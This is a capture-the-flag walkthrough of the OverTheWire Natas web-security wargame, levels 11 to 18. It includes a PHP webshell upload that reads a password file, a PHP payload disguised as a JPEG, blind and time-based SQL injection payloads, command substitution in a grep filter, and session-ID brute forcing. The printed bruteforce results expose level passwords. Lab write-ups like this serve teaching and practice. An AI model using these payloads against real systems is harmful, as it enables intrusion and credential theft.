In natas 11 they provide us a link to see the source code. And this source code is in php. By reading the source code, we can understand that xor encryption is used. So, finding any two of key, default data and cookie data will give us the third one. We should first find the key to then change the default data such that we get a cookie data that has **"showpassword=yes"** .

First off to find the key, first copy the data value of data cookie from the inspect page. Then base64_decode it and send it to the xor_encrypt function to find the key.


You can use php compiler online or use cyberchef or similar tools to do this.

You will get a key with four characters repeating again and again.(a weak key)

So, copy those four characters and then change **"show password=yes"** in the array and then do base64_encode(xor_encrypt(json_encode(array)))) to get the cookie data which will give us the password.


```php
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);


?>
```

Copy the cookie data and change the data cookie in inspect page to the copied value and refresh the page. And there you can go to level 12.



Level 12:

So, in this level we are allowed to upload a file. Now, we cam't access the directory by changing the url directly. So, we can instead use the uploaded file to send a command such that it will retreive us the password for level 13.



To do that, we can't use jpeg file we need to use php file. So, we can use burp suite to intercept the message and change the uploaded file format to application/php and attach the php code.

<?php echo passthru('cat /etc/natas_webpass/natas13'); ?>

```
1  POST /index.php HTTP/1.1
2  Host: natas12.natas.labs.overthewire.org
3  Content-Length: 35341
4  Cache-Control: max-age=0
5  Authorization: Basic bmF0YXMxMjpZV3FvMHBqcGNYelNJbDV0TUFWeGcxMlF4ZUMxdmlRRw==
6  Upgrade-Insecure-Requests: 1
7  Origin: http://natas12.natas.labs.overthewire.org
8  Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundaryC4Ihg3MHmIYAnJK9
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
   mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://natas12.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 ------WebKitFormBoundaryC4Ihg3MHmIYAnJK9
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000
20 ------WebKitFormBoundaryC4Ihg3MHmIYAnJK9
21 Content-Disposition: form-data; name="filename"
22
23 kdesh05sxi.php
24 ------WebKitFormBoundaryC4Ihg3MHmIYAnJK9
25 Content-Disposition: form-data; name="uploadedfile"; filename="02.php"
```


natas12.natas.labs.overthewire.or

Not secure | natas12.natas.labs.overthewire.org/upload/1m4qy5dk9r.php

lW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9


Level 13:

In this level same as previous one we need to upload a file. But here there is a security feature of allowing only jpeg files. So, we can’t directly send a php file. But we can disguise the php file as jpeg file. To do that, we make a intercept of the request and edit it the same as last level one but instead of just sending direct php command, we cover it inside jpeg format i.e.., the start and end few lines of jpeg cover the php code. A few format checkers have this flaw of checking only first and last few lines of the file format resulting in attackers sending the php code inside the allowed format and making the server execute the attacker”s command.



Here, aftermaking this request and sending it, we get a link leading to the php file page. But since we have some format of jpeg,we get gibberish at the start abd we will have the password for natas14 at the end. Copy it and keep going.

```
□JFIF□□□``□□C□□□
```



Level 15:

Here we only get the result of either user exists or user doesn't exir or query error. If you see at source code, we can see that the input is directly concatenated so we can use sql injection. First we can check for user name "natas16". We get user exists. Now we can union add another sql statement guessing the password.

So, we can get the password by guessing each letter and asking it whether it is true or not.

For that we can use the below code as input:


natas16" AND substring(password,2,1)= BINARY"t";#


The above code is after we modified the request we intercepted via burp suite.

Then send this code to the Intruder to do the brute force attack.

The characters inside the symbol **§** are the payloads now for the first payload we need to check from one to length of password i.e.., 32.

For second payload we can check all the alphabets(both upper and smaller) and numbers.





Request	Payload 1	Payload 2	Status	Error	Timeout	Length	"content">\n
21	21	a	200			1104	This user exists.
104	8	d	200			1104	This user exists.
184	24	f	200			1104	This user exists.
202	10	g	200			1104	This user exists.
261	5	i	200			1104	This user exists.
301	13	j	200			1104	This user exists.
302	14	j	200			1104	This user exists.
314	26	j	200			1104	This user exists.
317	29	j	200			1104	This user exists.
337	17	k	200			1104	This user exists.
375	23	l	200			1104	This user exists.
540	28	q	200			1104	This user exists.
551	7	r	200			1104	This user exists.
660	20	u	200			1104	This user exists.
1251	3	D	200			1104	This user exists.
1299	19	E	200			1104	This user exists.
1305	25	E	200			1104	This user exists.
1403	27	H	200			1104	This user exists.
1622	22	O	200			1104	This user exists.
1648	16	P	200			1104	This user exists.
1650	18	P	200			1104	This user exists.
1698	2	R	200			1104	This user exists.
1761	1	T	200			1104	This user exists.
1772	12	T	200			1104	This user exists.
1856	32	V	200			1104	This user exists.
0			200			1111	This user doesn't exist.

After the result of the attack we can filter them by checking the result is either user exists or user doesn't exist. For all the user exists result, we can get that the character in payload2 is in position of payload1 in the password. To get the password, we can either manually write it down by analyzing this data or copying it some text editors or such to get them in order and side by side.

There you got the password so keep going for the next level.

Level 16:

Here it is using grep to search for words containing the given substring. Now, we are restricted to use many special characters.


```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>
```

So, let's try the same as previous level such that we get two different outputsdepending on whether the password contains the given character at the given position.


emptying$(grep a /etc/natas_webpass/natas17)

Here we change a with all characters and then we add ^ before a and repeat the same.

If the grep gets a true i.e.., a match then we won't get any output else we get emptying.



Now for a change, we can write a python program that keeps on sending requests to the website such that it will first get a list of all characters present in the password. And then it will start checking which comes at the start and which comes next in order from the list that it acquired before. This reduces the time required way too much compared to brute forcing directly.



Level 17:

In this level we can see that the echo commands are commented so we won't get any output on the screen saying user exists or doesn't exist.

```php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas17', '<censored>');
    mysqli_select_db($link, 'natas17');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
    if(mysqli_num_rows($res) > 0) {
        //echo "This user exists.<br>";
    } else {
        //echo "This user doesn't exist.<br>";
    }
    } else {
        //echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>
```

But same as level 15 we can try this but instead we also need to add an additional code si that we can differentiate whether we got user exists or user doesn't exist. To do that, we can add "**AND sleep(3)"** to do the code we used in level15 natas18 instead of natas16 as username and then we can try bruteforcing or write a python program to differentiate by the time taken to complete the execution. If time taken is greater than 3 then we know that the value we sent is correct i.e., password contains the value we sent. Then check for the order of the values from the set we got.

```
8******************************
8N*****************************
8NE****************************
8NED***************************
8NEDU**************************
8NEDUU*************************
8NEDUUx************************
8NEDUUxg***********************
8NEDUUxg8**********************
8NEDUUxg8k*********************
8NEDUUxg8kF********************
8NEDUUxg8kFg*******************
8NEDUUxg8kFgP******************
8NEDUUxg8kFgPV*****************
8NEDUUxg8kFgPV8****************
8NEDUUxg8kFgPV84***************
8NEDUUxg8kFgPV84u**************
8NEDUUxg8kFgPV84uL*************
8NEDUUxg8kFgPV84uLw************
8NEDUUxg8kFgPV84uLwv***********
8NEDUUxg8kFgPV84uLwvZ**********
8NEDUUxg8kFgPV84uLwvZk*********
8NEDUUxg8kFgPV84uLwvZkG********
8NEDUUxg8kFgPV84uLwvZkGn*******
8NEDUUxg8kFgPV84uLwvZkGn6******
8NEDUUxg8kFgPV84uLwvZkGn6o*****
8NEDUUxg8kFgPV84uLwvZkGn6ok****
8NEDUUxg8kFgPV84uLwvZkGn6okJ***
8NEDUUxg8kFgPV84uLwvZkGn6okJQ**
8NEDUUxg8kFgPV84uLwvZkGn6okJQ6*
8NEDUUxg8kFgPV84uLwvZkGn6okJQ6a*
8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq
```

Here we got the password by checking whether there was a delay or not instead of checking the comment we get from the page. Now keep going on to next level.

Level 18:


In this level we can see that we only need to login as admin to get the password. Firstly we can check with a normal sql injection but we got a message saying we are regular user i.e., it failed to login as admin.

> You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.
>
> View sourcecode

Now, let's see the source code. We can see that while checking whether we are admin, it is checking sessionid but this PHPSESSID is alloted randomly in between (1,$maxID) where maxID=640.

```php
<?php

$maxid = 640; // 640 should be enough for everyone

function isValidAdminLogin() { /* {{{ */
    if($_REQUEST["username"] == "admin") {
    /* This method of authentication appears to be unsafe and has been disabled for now. */
        //return 1;
    }

    return 0;
}
/* }}} */
function isValidID($id) { /* {{{ */
    return is_numeric($id);
}
/* }}} */
function createID($user) { /* {{{ */
    global $maxid;
    return rand(1, $maxid);
}
/* }}} */
function debug($msg) { /* {{{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}
/* }}} */
function my_session_start() { /* {{{ */
    if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {
    if(!session_start()) {
        debug("Session start failed");
        return false;
    } else {
        debug("Session start ok");
        if(!array_key_exists("admin", $_SESSION)) {
        debug("Session was old: admin flag set");
        $_SESSION["admin"] = 0; // backwards compatible, secure
        }
        return true;
    }
    }

    return false;
}
```


So, we can capture the request in burp suite and initiate a sniper attack via intruder with the payload set for the phpsessionid with numbers from 1 to 640.



A single request gets response that we are logged in as admin and gives us the password for natas19.We can distinguishthis comment by checking the length of response as it differs from all other similar responses of same length. Copy the password and get going.


Level 19:

